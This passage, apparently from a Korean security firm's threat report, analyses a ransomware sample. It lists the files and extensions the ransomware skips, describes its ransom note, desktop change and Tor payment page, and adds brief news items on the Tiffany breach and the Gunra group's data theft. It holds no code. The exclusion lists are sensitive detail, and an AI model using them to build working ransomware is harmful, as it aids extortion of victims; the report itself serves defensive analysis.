
제외 파일 목차

'autorun.inf', 'boot.ini', 'bootfont.bin', 'bootsect.bak', 'desktop.ini', 'iconcache.db', 'ntldr', 'ntuser.dat', 'ntuser.dat.log', 'ntuser.ini', 'thumbs.db'

제외 확장자 목차

'386', 'adv', 'ani', 'bat', 'bin', 'cab', 'cmd', 'com', 'cpl', 'cur', 'deskthemepack', 'diagcab', 'diagcfg', 'diagpkg', 'dll', 'drv', 'exe', 'hlp', 'icl', 'icns', 'ico', 'ics', 'idx', 'ldf', 'lnk', 'mod', 'mpa', 'msc', 'msp', 'msstyles', 'msu', 'nls', 'nomedia', 'ocx', 'prf', 'ps1', 'rom', 'rtp', 'scr', 'shs', 'spl', 'sys', 'theme', 'themepack', 'wpx', 'lock', 'key', 'hta', 'msi', 'pdb'

- 랜섬노트 & 바탕 화면 변경 문구



[랜섬노트 및 바탕 화면]

C:\ProgramData 폴더에 바탕화면 파일로 사용할 bmp 파일과 암호화된 파일들의 아이콘으로 사용할 아이콘 파일을 생성한다. 생성된 파일들은 피해 PC의 암호화된 파일들의 아이콘과 바탕 화면을 변경하는 목적으로 사용한다.

또한, 랜섬노트를 생성한 후 Tor 브라우저를 이용하여 접근 가능한 주소를 제공하고 복호화를 진행하려면 비용을 지불하라고 안내한다.

또한 자신들은 사기꾼이 아니라고 주장하며, 랜섬웨어로 인해 감염된 파일을 건드리지 말라고 강조하고 있다.

4. 주요 보안 뉴스

티파니코리아 이어 티파니뉴욕까지...해킹 피해 확산

명품 주얼리 제조사 티파니앤코 해킹 피해가 커지고 있다. 최근 티파니코리아가 해킹 침해 사실을 인정한데 이어 티파니뉴욕도 미국 내 해킹 피해를 고지했다.

- 출처: https://www.boannews.com/media/view.asp?idx=139390&page=1&kind=1

랜섬웨어 조직 건라, 이번엔 코스피 상장사 화천기계 해킹...265GB 데이터 탈취

SGI서울보증과 삼화콘덴서 등을 공격한 것으로 알려진 랜섬웨어 조직 건라가 이번엔 중견 공작기계 제조사 화천기계를 해킹해 265기가바이트(GB)의 데이터를 탈취했다고 주장하고 나섰다.

- 출처: https://www.boannews.com/media/view.asp?idx=139188&page=10&kind=1

에스지에이이피에스(주)

https://www.sgaeps.kr

경기도 의왕시 광진말로 54, 의왕 스마트시티퀀텀 B동 5층 525호